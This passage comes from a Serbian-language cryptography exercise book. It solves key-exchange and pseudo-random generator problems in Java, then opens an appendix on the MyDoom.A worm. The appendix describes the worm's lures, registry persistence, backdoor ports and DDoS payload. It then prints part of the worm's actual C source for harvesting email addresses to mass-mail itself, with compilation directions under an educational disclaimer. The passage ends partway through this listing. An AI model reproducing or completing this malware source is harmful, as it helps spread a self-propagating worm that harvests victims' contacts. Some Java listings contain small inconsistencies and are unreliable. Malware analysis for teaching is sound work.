Slika 15. *Blom shema za razmenu ključeva*

20. Diffie-Hellmanov protokol za razmenu ključeva

Pretpostavimo da U i V koriste Diffie-Helmanov protokol za razmenu ključeva sa parametrima p=27001 i a=101. Pretpostavimo da je U izabrao a_U = 21768 i da je V izabrao a_V 9898. Izračunati njihovu zajedničku tajnu (ključ).

Uvod

Diffie-Helmanov protokol za razmenu ključeva je baziran na diskretnom logaritamskom problemu i funkcioniše na sledeći način:

- Korisnik U slučajno bira a_U tako da $0 \leq a_U \leq p-2$. Broj a_U čuva kao isključivo svoju tajnu.
- U dalje računa vrednost $\alpha^{a_U} \bmod p$ i šalje je korisniku V.
- Korisnik V bira slučajno a_V tako da $0 \leq a_V \leq p-2$. Broj a_V čuva kao isključivo svoju tajnu.
- U dalje računa vrednost $\alpha^{a_V} \bmod p$ i šalje je korisniku U.
- U izračunava $K = (\alpha^{a_V})^{a_U} \bmod p$, a korisnik V izračunava $K = (\alpha^{a_U})^{a_V} \bmod p$.

Diffie-Helmanov protokol je osetljiv na napad čovek u sredini (man-in-the-middle):

- $U \rightarrow \alpha^{a_U} \rightarrow W \rightarrow \alpha^{a_U'} \rightarrow V$

  W je a_U zamenio sa svojim a_U'
- $U \leftarrow \alpha^{a_V'} \leftarrow W \leftarrow \alpha^{a_V} \leftarrow V$

  W je a_V zamenio sa svojim a_V'

W stvara iluziju da U i V mežusobno komuniciraju, dok u stvari komuniciraju s njim.

Rešenje ovog problema nude modifikacije Diffie-Helmanovog protokola koje uključuju autentifikaciju.

Rešenje

```
import java.io.*;

public class DiffieHellman
{
  static int p = 27001;
  static int alfa = 101;
  static int au = 21768;
  static int av = 9898;
```

```
  public static int fastmodexp(int g, int a, int p)
  //g je osnova, a je eksponent, p je moduo
  {
    int y=1;
    int u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
    } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    int ukljuc = fastmodexp(fastmodexp(alfa,au,p),av,p);
    int vkljuc = fastmodexp(fastmodexp(alfa,av,p),au,p);
    System.out.println("ukljuc je: "+ukljuc);
    System.out.println("vkljuc je: "+vkljuc);
  }
}
```

Izlaz programa je:

Slika 16. *Diffie-Hellmanov protokol za razmenu ključeva*

21. MTI protokol za razmenu ključeva

Neka U i V koriste MTI protokol gde su p = 30113 i a = 52. Neka U ima a_U = 8642 i bira r_U = 28654, i neka V ima a_V=14673 i bira r_V = 12385. Izračunati njihovu zajedničku tajnu (ključ).

Uvod

Dok Diffie-Helmanov protokol za uspostavu ključa podrazumeva "trostruko rukovanje", MTI protokol zahteva jedan korak manje:

Neka je prost broj p javno poznat. Neka je α primitivni element po modulu p i neka je takođe javan. Svaki korisnik U ima svoj string ID(U) i tajni eksponent a_U ($0 \leq a_U \leq p-2$) kojoj odgovara javna vrednost $b_U = \alpha^{a_U} \bmod p$. TA koristi tajni algoritam za potpisivanje sigTA i javni za verifikaciju verTA. Svaki korisnik poseduje sertifikat

- $C(U)=(ID(U), b_U, sigTA(ID(U), b_U))$.

Zajednički ključ za U i V daje izraz: $\alpha^{r_U a_V + r_V a_U} \bmod p$.

Dajemo postupak izračunavanja i razmene ključa u MTI algoritmu:

- U slučajno bira r_U tako da $0 \leq ru \leq p-2$ i računa $s_U = \alpha^{r_U} \bmod p$.
- U šalje (C(U),su) korisniku V.
- V slučajno bira r_V tako da $0 \leq rv \leq p-2$ i računa $s_V = \alpha^{r_V} \bmod p$.
- V šalje $(C(V),s_V)$ korisniku U.
- U računa $K = s_V^{a_U} b_V^{r_U} \bmod p$, pri čemu b_V dobija iz C(V)
- V računa $K = s_U^{a_V} b_U^{r_V} \bmod p$, pri čemu b_U dobija iz C(U)

Bez korišćenja potpisa mogao bi se desiti sledeći napad:

- $U \rightarrow C(U)$, $\alpha^{r_U} \rightarrow W \rightarrow C(U)$, $\alpha^{r_U'} \rightarrow V$ (W je zamenio r_U sa r_U')
- $U \leftarrow C(V)$, $\alpha^{r_V'} \leftarrow W \leftarrow C(V)$, $\alpha^{r_V} \leftarrow V$ (W je zamenio r_V sa r_V')

U ovoj situaciji U računa ključ $K = \alpha^{r_U a_V + r_V' a_U} \bmod p$, a V sa $K = \alpha^{r_U' a_V + r_V a_U} \bmod p$.

Ovim je ometena komunikacija između U i V, ali napadač W nije uspeo da se uključi u nju.

Rešenje

```
import java.io.*;

public class MTI
{
  static int p = 30113;
  static int alfa = 52;
  static int au = 8642;
  static int ru = 28654;
  static int av = 24673;
  static int rv = 12385;
  public static int fastmodexp(int g, int a, int p)
  {
    int y=1;
    int u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
      } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    int bu = fastmodexp(alfa,au,p);
    int bv = fastmodexp(alfa,av,p);
    int su = fastmodexp(alfa,ru,p);
    int sv = fastmodexp(alfa,rv,p);
    int ukljuc = fastmodexp(sv,au,p)*fastmodexp(bv,ru,p)%p;
    int vkljuc = fastmodexp(su,av,p)*fastmodexp(bu,rv,p)%p;
    System.out.println("ukljuc je: "+ukljuc);
    System.out.println("vkljuc je: "+vkljuc);
  }
}
```

Izlaz programa je:

Slika 17. *MTI algoritam za razmenu ključeva*

22. Giraultov algoritam za razmenu ključeva

Razmotrimo Giraultovu shemu, gde je p=167, q=179 i prema tome n=29893. Pretpostavimo dalje da je α=2 i e=11101.

[1.] Izračunati d.

[2.] Za dato ID(U)=10021 i a_U=9843, izračunati b_U i p_U. Za dato ID(V)=10022 i a_U=7692, izračunati b_V i p_V.

[3.] Pokazati kako b_U može biti izračunato iz p_U i ID(U) koristeći javni eksponent e. Slično, pokazati kako se b_V može izračunati iz p_V i ID(V).

Uvod

Giraultov algoritam za razmenu ključeva ne zahteva korišćenje sertifikata i predstavlja kombinaciju RSA kriptosistema i diskretnog logaritamskog problema.

Neka je n=pq, $p=2p_1+1$ i $q=2q_1+1$, pri čemu su p, q, p1, q1 veliki prosti brojevi. Faktorizaciju broja n poznaje samo TA. Vrednosti n i α su javne, a p, q, p_1, q_1 tajne. Postoji veza e_d=1 mod fi(n). Privatni ključ d poznaje jedino TA, dok je javni E javno dostupan.

Pre svega, korisnik U dobija javni ključ p_U sertifikovan od strane TA na sledeći način:

- U bira tajni ekponent a_U i računa $b_U = \alpha^{a_U} \bmod n$,
- U šalje a_U i b_U javnom licu TA,
- TA računa $p_U = (b_U - ID(U))^d \bmod n$,
- TA šalje p_U korisniku U.

Važan detalj je sledeći: bez slanja vrednosti a_U od strane korisnika U ka TA, u komunikaciji između U i V, napadač W bi se mogao predstaviti korisniku V kao U i s njim razmeniti ključ.

Da se ovo ne bi desilo, neophodno je slanje tajnog eksponenta a_U ka TA, da bi TA (kome je već poznat identitet U) bio siguran kome šalje vrednost p_U.

Algoritam ide sledećim koracima:

- U slučajno bira r_U i računa $s_U = \alpha^{r_U} \bmod n$,
- U šalje ID(U), p_U i s_U korisniku V,
- V slučajno bira rv i računa $sv = \alpha^{rv} \bmod n$,

- V šalje ID(V), p_V i s_V korisniku U,
- U računa ključ: $K = s_V^{a_U}(p_V^e+ID(V))^{r_U} \bmod n$,
- V računa ključ: $K = s_U^{a_V}(p_U^e+ID(U))^{r_V} \bmod n$.

Dakle, zajednički ključ je: $K = \alpha^{r_U a_V + r_V a_U} \bmod n$.

Ukoliko je napadač W zaobišao TA i poslao falsifikat b_U' ne bi bio u stanju da odatle iz jednačine $b_U = \alpha^{a_U'} \bmod n$ izvuče vrednost za a_U', zbog dikretnog logaritamskog problema.

Takođe, nije u stanju da pođe od a_U' da bi dobio b_U' jer bi odatle teško uklopio jednakost $b_U' = p_U^e+ID(U)$.

Rešenje

```
import java.io.*;

public class Girault
{
  static int p = 167;
  static int q = 179;
  static int alfa = 2;
  static int e = 11101;
  static int n = 29893;
  static int IDu = 10021;
  static int au = 9843;
  static int IDv = 10022;
  static int av = 7692;

  public static int fastmodexp(int g, int a, int p)
  {
    int y=1;
    int u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
      } while(a!=0);
    return y;
  }

  static int  FindInverse(int a, int b)
  // Inverz ob b po modulu a
  {
    int store=a;
    int temp;
    int q;
    int sign=1;
    int r=1;
```

```
  int s=0;
  while(b!=0)
  {
    q=a/b;
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }
  if(sign==-1)s=b-s;
  int answer=(r-s)%store;
  return(answer);
}

public static int pretvori(int x)
{
  if(x<0) while(x<0) x+=n;
  else if(x>=n) while(x>=n) x-=n;
  return x;
}

public static void main(String args[])
{
  int d = FindInverse((p-1)*(q-1),e);
  System.out.println("d = "+d);
  System.out.println("Provera: "+e*d%((p-1)*(q-1)));
  System.out.println();

  int bu = fastmodexp(alfa,au,n);
  int bv = fastmodexp(alfa,av,n);
  int pu = fastmodexp(pretvori(bu - IDu),d,n);
  int pv = fastmodexp(pretvori(bv - IDv),d,n);
  System.out.println("pu = "+pu);
  System.out.println("bu = "+bu);
  System.out.println("bv = "+bv);
  System.out.println("pv = "+pv);
  System.out.println();

  bu = (fastmodexp(pu,e,n) + IDu)%n;
  bv = (fastmodexp(pv,e,n) + IDv)%n;
  System.out.println("bu = "+bu);
  System.out.println("bv = "+bv);
  System.out.println();

  int ru = 15556;
  int rv = 6420;
  int su = fastmodexp(alfa,ru,n);
  int sv = fastmodexp(alfa,rv,n);
  int kljuc = fastmodexp(sv,au,n)*
```

```
                (fastmodexp(fastmodexp(pv,e,n)+IDv,ru,n))%n;
    int vkljuc = fastmodexp(su,av,n)*
                (fastmodexp(fastmodexp(pu,e,n)+IDu,rv,n))%n;
    System.out.println("ukljuc = "+ukljuc);
    System.out.println("vkljuc = "+vkljuc);
    System.out.println();
  }
}
```

Izlaz programa je:

Slika 18. *Giraultov algoritam za razmenu ključeva*

23. RSA generator slučajnih brojeva

Izračunati prvih 100 bitova koje će RSA generator slučajnih brojeva proizvesti ukoliko su parametri generatora: n = 36863, b = 229 i inicijalna vrednost (seed) s_0 = 25.

Uvod

U kriptografiji postoje mnoge situacije kada je neophodno generisati slučajan niz brojeva ili bitova. Recimo, protočna šifra je bazirana na ključu koji može biti proizvoljno velik. Algoritam za pravljene pseudo-slučajnog niza brojeva nazivamo generatorom. U praksi se često koristi Pseudo Random Bits Generator (PRBG) koji startuje sa inicijalnom vrednošću (seed) i pravi imitaciju slučajnog niza brojeva. U ovom zadatku je prikazan RSA generator koji funkcioniše na sledeći način:


- Neka su p i q dva (k/2)-bitna prosta broja i neka je n = pq. Takođe, neka je broj b takav da važi NZD(b,Φ(n)) = 1. Brojevi n i b su javni, dok su p i q privatni. Inicijalna vrednost s_0 je iz Z_n*, pa ima k bitova,
- Za i≥1, definišimo $s_{i+1} = s_i^b \bmod n$ i odatle funkciju $f(s_0)=(z_1, z_2, ..., z_l)$ gde je $z_i = s_i \bmod 2$.
- Funkciju f nazivamo (k, l) - RSA generatorom (dakle, niz $z_1, z_2, ..., z_l$ čini traženi niz).

Rešenje

```
import java.io.*;
import java.math.*;

public class RSAGenerator
{
  public static long fastmodexp(long g, long a, long p)
  // g je osnova, a je eksponent, p je moduo
  {
    long y=1;
    long u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(long)Math.floor(a/2);
      u=(u*u)%p;
      } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    long n = 36863,b=229;
    long []s = new long[101];
```

```
      long []z = new long[101];
      s[0] = 25;
      for(int i=1;i<101;i++)
      {
        s[i] = fastmodexp(s[i-1],b,n);
        z[i] = s[i]%2;
        System.out.print(" "+z[i]);
      }
      System.out.println();
    }
  }
```

Izlaz programa je:



Slika 18. *RSA generator slučajnih brojeva*

24. PRBG zasnovan na diskretnom logaritamskom problemu

PRBG (Pseudo Random Bits Generator) baziran na diskretnom logaritamskom problemu dat je na sledeći način: neka je p k-bitni prost broj i neka je α primitivni element po modulu p. Inicijalna vrednost x_0 je neki element iz Z_p^*.

Za $i \geq 0$ definišimo $f(x_0)=(z_1, z_2, ..., z_l)$, gde je:

- $z_i=1$, ako je $x_i>p/2$,
- $z_i=0$, ako je $x_i<p/2$.

Dato je:

- p=21383,
- primitivni element $\alpha=5$,
- inicijalna vrednost $s_0=15886$.


Izračunati prvih 100 bitova proizvedenih ovim generatorom.

Rešenje

```
import java.io.*;
import java.math.*;

public class DIscreteLog
{
  public static long fastmodexp(long g, long a, long p)
  {
    long y=1;
    long u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(long)Math.floor(a/2);
      u=(u*u)%p;
    } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    long p = 21383;
    long a = 5;
    long []s = new long[101];
    long []z = new long[101];
```

```
      s[0] = 15886;

      for(int i=1;i<101;i++)
      {
        s[i] = fastmodexp(a,s[i-1],p);
        if(s[i]>p/2) z[i] = 1;
        else z[i] = 0;
        System.out.print(" "+z[i]);
      }
      System.out.println();
    }
  }
```

Izlaz programa je:



Slika 19. *PRBG zasnovan na diskretnom logaritamskom problemu*

25. BBS Generator

Pretpostavimo da je Borisu poznata faktorizacija n=p*q u BBS generatoru.

Izračunati s_{10000} ako je n = 59701 = 227 × 263 i s_0 = 17995.

Uvod

Neka su p i q dva (k/2)-bitna prosta broja, takva da važi: p = q = 3 mod 4 i neka je n = pq. Neka je QR(n) skup kvadratnih ostataka (ostatka posle kvadriranja) po modulu n. Neka je dalje inicijalna vrednost s_0 bilo koji element iz QR(n).

Za $i \geq 0$ definišimo $s_{i+1} = s_i^2 \bmod n$ i $f(s0) = (z_1, z_2, ..., z_l)$, gde je $z_i = s_i \bmod 2$ za $1 \leq i \leq l$.

Za funkciju f kažemo da je BBS Generator.

Rešenje

```
import java.io.*;
import java.math.*;

public class Blum
{
  public static long fastmodexp(long g, long a, long p)
  // g je osnova, a je eksponent, p je moduo
  {
    long y=1;
    long u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(long)Math.floor(a/2);
      u=(u*u)%p;
    } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    long n = 59701,p=227,q=263;
    long []s = new long[10001];
    s[0] = 17995;

    //Računanje svakog člana niza S

    for(int i=1;i<=10000;i++)
```

```
    {
      s[i] = fastmodexp(s[i-1],2,n);
      //System.out.print(" S["+i+"] = "+s[i]);
    }
    System.out.println();

    // Računanje S[10000] preko S[0] znajući p i q, tj. (p-1)*(q-1)

    long rez = fastmodexp(s[0],fastmodexp(2,10000,(p-1)*(q-1)),n);
    System.out.println("S[10000]= "+rez);
  }
}
```

Izlaz programa je:

Slika 20. *BBS generator*

Dodatak A. Interesantni delovi izvornog koda crva MyDoom.A

Crvi su samostalni programi koji se šire po principu s računara na računar. Uobičajene metode propagacije na žrtvu su upotreba elektronske pošte i Internet servisa (FTP, HTTP). Crv eksploatiše ranjivost žrtve ili koristi metode prevare i obmanjivanja, poznate kao socioliški inženjering, kako bi naterao korisnika da ga pokrene.

Crvi se mogu klasifikovati prema metodama propagacije, načinu instalacije i pokretanja i prema karakteristikama kojima se opisuje zlonamerni softver (na primer, polimorfnost, upotreba stealth tehnika). Prema načinu propagacije, crvi se mogu podeliti u sledeće kategorije: e-mail crvi, instant messaging (IM) crvi, Internet crvi, file-sharing i P2P crvi. Crvi koji su uspeli da naprave veću štetu koristili su više različitih metoda propagacije.

E-mail crvi šire se preko inficiranih e-mail poruka kao prilozi (izvršne datoteke) ili linkovi ka inficiranim Web stranicama. Ukoliko se crv širi preko linkova, korisniku se šalje “udica” (engl. *hook*) koja nakon pokretanja otvara u Web čitaču (engl. *browser*) inficirani sajt koji će instalirati crva na žrtvu. E-mail crvi koriste metode sociološkog inženjeringa kako bi naterali korisnika da pokrene program u prilogu ili odgovarajući link. Korisnik dobija poruku sa naslovom tipa “an important thing about you”, “critical windows update” ili “meet the love of your life”. Ukoliko korisnik pokrene link ili program u prilogu, crv će se aktivirati (ili će ga instalirati neka Web stranica) i inficirati računar. Nakon infekcije računara crv se širi slanjem kopija samog sebe na e-mail adrese koje pribavlja iz resursa inficiranog računara. Crv do ovih adresa dolazi:

- čitanjem podataka iz programa Address Book (karakterističan za Outlook i Outlook Express). Crv se izvršava pod korisničkim nalogom korisnika koji ga je pokrenuo, tako da ima pristup svim podacima tog korisnika, uključujući i Address Book),
- pretraživanjem sadržaja datoteka sa odgovarajućom ekstenzijom; crv traži nizove karaktera koji odgovaraju e-mail adresama (nizovi oblika you@yourname.com),
- odgovaranjem na svu poštu u poštanskom sandučetu).

Šta je MyDoom?

Primer e-mail crva je W32/MyDoom.a (poznat i kao Novarg) koji napada Windows 95, NT 4.0, 98, ME, 2000, XP i Server 2003 platforme. Efekti MyDoom.a crva su sledeći: pokušaj izvođenja DoS napada na SCO Web sajt, generisanje neobičnog ponašanja sistema (otvaranje Notepad-a sa gomilom besmislenih karaktera), modifikacija registry baze, omogućavanje udaljenog pristupa računaru (TCP portovi 3127-3198). Crv se širi putem elektronske pošte i P2P mreža. Veličine je 22,528 bajtova.

Zašto je MyDoom izazvao epidemiju?

- Za razliku od većine crva, MyDoom ne pokušava da “obradi” naivnog korisnika porukama u kojima se spominju pornografske fotografije javnih ličnosti. MyDoom koristi metode sociološkog inženjeringa – na primer, poruka "The message contains Unicode characters

and has been sent as a binary attachment" ima tehnički prizvuk; naivni korisnici će pomisliti da je prilog legitiman i pokrenuće ga.

- "Tajming" – crv je počeo da se širi iz Sjedinjenih Američkih Država u vreme kada je protok elektronske pošte najveći, takozvani "business hours on Monday". Prema informacijama iz kompanije MessageLabs koja skenira e-mail na viruse, jedna u 12 poruka je sadržala crva u peridu epidemije. Drugi crvi, čije je širenje brzo suzbijeno, nisu imali ovakav "tajming", tako da su kompanije koje se bave anti-virusnom zaštitom mogle da generišu dodatke antivirusnih baza i tako spreče širenje crva.

Prilikom širenja, crv šalje poruke na adrese sastavljene od korisničkih imena i imena domena pronađenih u datotekama na sistemu i onih skrivenih u samom kodu crva. Budući da su adrese sastavljene na ovakav način u većini slučajeva nepostojeće, slanje poruka će prouzorkovati veliki broj upozorenja o neisporučenoj elektronskoj pošti na zaraženom računaru sa kojeg se crv širi. MyDoom ne šalje zaražene poruke na određeni skup predefinisanih domena i računara (kao što su root, info, nobody i njima slični).

Prilikom širenja, MyDoom generiše poruke sa sledećim naslovima: "Mail Delivery System", "Mail Transaction Failed", "Server Report", "Status", "Error". Telo poruke sadrži jedan od sledećih tekstova:

- "The message can not be represented in 7-bit ASCII encoding and has been sent as a binary attachament",
- "The message contains Unicode characters and has been sent as a binary attachment",
- "Mail transaction failed. Partial message is available".

Naravno, poruka se isporučuje žrtvi sa prilogom u kome se nalazi crv. Prilog je datoteka sa imenom "document", "readme", "doc", "text", "file", "data", test", "message" ili "body" i ekstenzijom ".pif", ".scr", ".exe", ".cmd", ".bat" ili ".zip". Napominjemo da otvaranjem datoteka sa nastavkom .zip sistem neće biti ugrožen. Crv se aktivira tek kada korisnik na žrtvi pokuša da pokrene izvršnu datoteku unutar .zip arhive.

U slučaju širenja MyDoom-a putem KaZaA mreže, crv će kopirati svoju izvršnu datoteku u direktorijum sa deljenim datotekama pod nekim od sledećih imena: "winamp5", "icq2004-final", "activation-crack", "rootkitXP", "office_crack" ili "nuke2004" i ekstenzijom ".bat", ".exe", ".pif", ili ".scr". Ovo se, takođe, može ubrojiti u tehniku sociološkog inženjeringa, jer se korisnicima, očigledno, nude programi koji se često upotrebljavaju ili "crack" za Office paket. Korisnici koji sa inficiranih računara preuzmu ovakve datoteke, inficiraće svoj računar.

Nakon pokretanja, crv otvara Notepad, u kome je ispisana gomila slučajnih znakova.

Izvršna datoteka MyDoom-a pritom se kopira u sistemski direktorijum %System% (najčešće C:\Winnt\System32) kao datoteka taskmon.exe. Kako bi se osiguralo pokretanje izvršne datoteke crva tokom svakog ponovnog pokretanja računara, crv u Registry bazu upisuje sledeći ključ:

- [HKLM\Software\Microsoft\Windows\Current Version\Run]

“Taskmon”=%System%\taskmon.exe

ili, u slučaju neuspeha, tj. ukoliko je crva pokrenuo korisnik koji nema administratorske privilegije:

- [HKCU\ Software\Microsoft\Windows\Current Version\Run]

  “TaskMon”=%sysdir%\taskmon.exe.

Uz izvršnu datoteku, u %system% direktorijum smešta se i datoteka shimgapi.dll, čiji je cilj osluškivanje dolazećih konencija na TCP portovima 3127 – 3198. U Regitry bazu crv dodaje sledeću liniju:

- [HKCR\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\ InprocServer32],

koja obezbeđuje da se datoteka shimgapi.dll učita u memoriju kao Windows Explorer dodatak. To znači da je taj proces nevidljiv u programu Task Manager. Pomoću ulaza u sistem otvorenog na ovaj način, neovlašteni korisnik je u mogućnosti da ubaci dodatne izvršne datoteke na sistem i pokrene ih ili da inficirani sistem jednostavno upotrebi kao TCP proksi server.

Osim širenja porukama elektronske pošte i ostavljanjem ulaza u sistem, MyDoom.A je programiran da 1. februara u 16:09 časova (prema sistemskom vremenu) pokrene DDoS napad na Web stranicu www.sco.com. Svi inficirani računari će u zadato vreme uputiti 64 simultana zahteva za otvaranjem glavne stranice ovog Web servera, pokušavajući da ga na taj način preopterete. Aktivnost crva prestaje 12.februara, ali pomenuti “*backdoor*” ostaje otvoren i posle tog datuma.

Iako je delovanje crva vremenski ograničeno, veliku pretnju po integritet inficiranog sistema predstavljaju trajno otvoreni mrežni portovi pomoću kojih neovlašteni korisnik može, sa udaljenog računara, na sistem ubaciti proizvoljni programski kod. Neki mrežni crvi za svoje širenje koriste upravo ovaj propust.

“Disclaimer”

NAPOMENA: delovi izvornog koda crva, koji su ovde navedeni, pribavljeni su sa Interneta. Autori ove zbirke nisu autori MyDoom crva, niti su na bilo kakav način pomogli u kreiranu crva u celini ili bilo kog njegovog dela.

Kod navodimo isključivo za edukativnu namenu – preporučujemo vam da NE zloupotrebite ovaj kod niti bilo koji njegov deo. Kodiranje, podmetanje i distribucija virusa, crva, trojanaca i ostalog zlonamernog softvera zakonom su zabranjeni i kažnjivi u većini zemalja. Ukoliko se ipak odlučite da samom sebi ili nekom drugom nanesete štetu, sami ćete snositi posledice. Smatrajte da ste upozoreni. OK?

Inače, kod je napisan u programskom jeziku C. Za prevođenje je potreban MS Visual Studio 6 (ne možete ga prevesti sa .NET bibliotekom msvcrt.lib).

Delovi koda

Sledeće datoteke smestite u neki direktorijum, na primerm, \vermin.

[1.] Pretraga računara za e-mail adresama koje će biti iskorišćene za dalju propagaciju crva preko elektronske pošte

- Datoteka scan.h

```
#ifndef _SYNC_SCAN_H_
#define _SYNC_SCAN_H_

void scan_init(void);
void scan_main(void);
void scan_freeze(int do_freeze);

#endif
```

- Datoteka scan.c

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <stdio.h>
#include "massmail.h"
#include "scan.h"
#include "lib.h"

int volatile scan_freezed;

static void scan_out(const char *email)
{
  massmail_addq(email, 0);
  return;
}

static int scantext_textcvt(unsigned char *buf, int len)
{
  static const unsigned char charcvt_tab[256] = {
          /*00*/ 32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,
          /*10*/ 32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,
          /*20*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*30*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*40*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*50*/ 0,0,0,0,0,0,0,0,0,0,0,'(',0,')',0,0,   // "[]" -> "()"
          /*60*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*70*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*80*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*90*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*A0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*B0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
```

```
          /*C0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*D0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*E0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
          /*F0*/ 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32
  };

  static const struct {
    int in_len;
    char *in;
    // out_len <= in_len
    int out_len;
    char *out;
  } cvt_tab[] = {

    { 2, "  ", 1, " " },
    { 2, "@ ", 1, "@" },
    { 2, " @", 1, "@" },
    { 2, "@@", 1, "@" },

/*  { 2, "( ", 1, "(" },
    { 2, " )", 1, ")" },
    { 2, "< ", 1, "<" },
    { 2, " >", 1, ">" },
    { 3, "</ ", 2, "</" },
    { 3, " />", 2, "/>" }, */

    { 3, "(@)", 1, "@" },

/*  { 3, "<@>", 1, "@" },
    { 3, ".@.", 1, "@" },
    { 4, ".at.", 1, "@" }, */

    { 4, "(at)", 1, "@" },

/*  { 4, "_at_", 1, "@" },
    { 4, "@at@", 1, "@" },
    { 4, "\'at\'", 1, "@" },
    { 4, "\"at\"", 1, "@" },
    { 8, "(atsign)", 1, "@" },
    { 9, "(at_sign)", 1, "@" },
    { 9, "(at-sign)", 1, "@" },
    { 9, "(at sign)", 1, "@" },
    { 4, "&lt;", 1, "<" },
    { 4, "&gt;", 1, "<" }, */

    { 6, " ", 1, " " },
    { 5, " ", 1, " " },

/*  { 6, "&quot;", 1, "\"" },
    { 5, "&amp;", 1, "&" },
    { 4, "<br>", 1, " " },
    { 5, "<br/>", 1, " " },
```

```
    { 8, "<strong>", 1, " " },
    { 9, "</strong>", 1, " " }, */
    { 0, NULL, 0, NULL }
  };

  register int i, matches;
  register unsigned char *p, c;

  for (i=len, p=buf; i>0; i--, p++)
    if ((c = charcvt_tab[*p]) != 0) *p = c;

retry_2nd:
  for (i=0, matches=0; i<=len; i++) {
    register int j, k, l;
    for (j=0; (l = cvt_tab[j].in_len) != 0; j++) {
      if (l > i) continue;
      if (xmemcmpi(cvt_tab[j].in, buf + i - l, l) != 0) continue;
      matches++;
      i -= l;
      memcpy(buf+i, cvt_tab[j].out, cvt_tab[j].out_len);
      if (l != cvt_tab[j].out_len) {
        //---memcpy(buf+i+cvt_tab[j].out_size, buf+i+l, len-i-l);---
        register unsigned char *q;
        for (p=(buf+i+cvt_tab[j].out_len),q=(buf+i+l),k=(len-i-l); k>0; k--)
          *p++ = *q++;
      }
      len = len - l + cvt_tab[j].out_len;
    }
  }
  buf[len] = 0;
  matches += html_replace(buf);
  matches += html_replace2(buf);
  if (matches != 0) goto retry_2nd;
  return 0;
}

int scantext_extract_ats(unsigned char *buf, int len)
{
  // alfanumerički karakteri i "-", "_", ".", "@", "!", "$";
  // 1 = validni karakter, 2 = nije validan karakter

  static const unsigned char mail_chars[256] = {
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,2,0,0,0,0,0,0,0,0,0,0,0,2,2,0,
    1,1,1,1,1,1,1,1,1,1,0,0,0,0,0,0,
    2,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
    1,1,1,1,1,1,1,1,1,1,1,0,0,0,0,2,
    0,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
    1,1,1,1,1,1,1,1,1,1,1,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
```

```
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
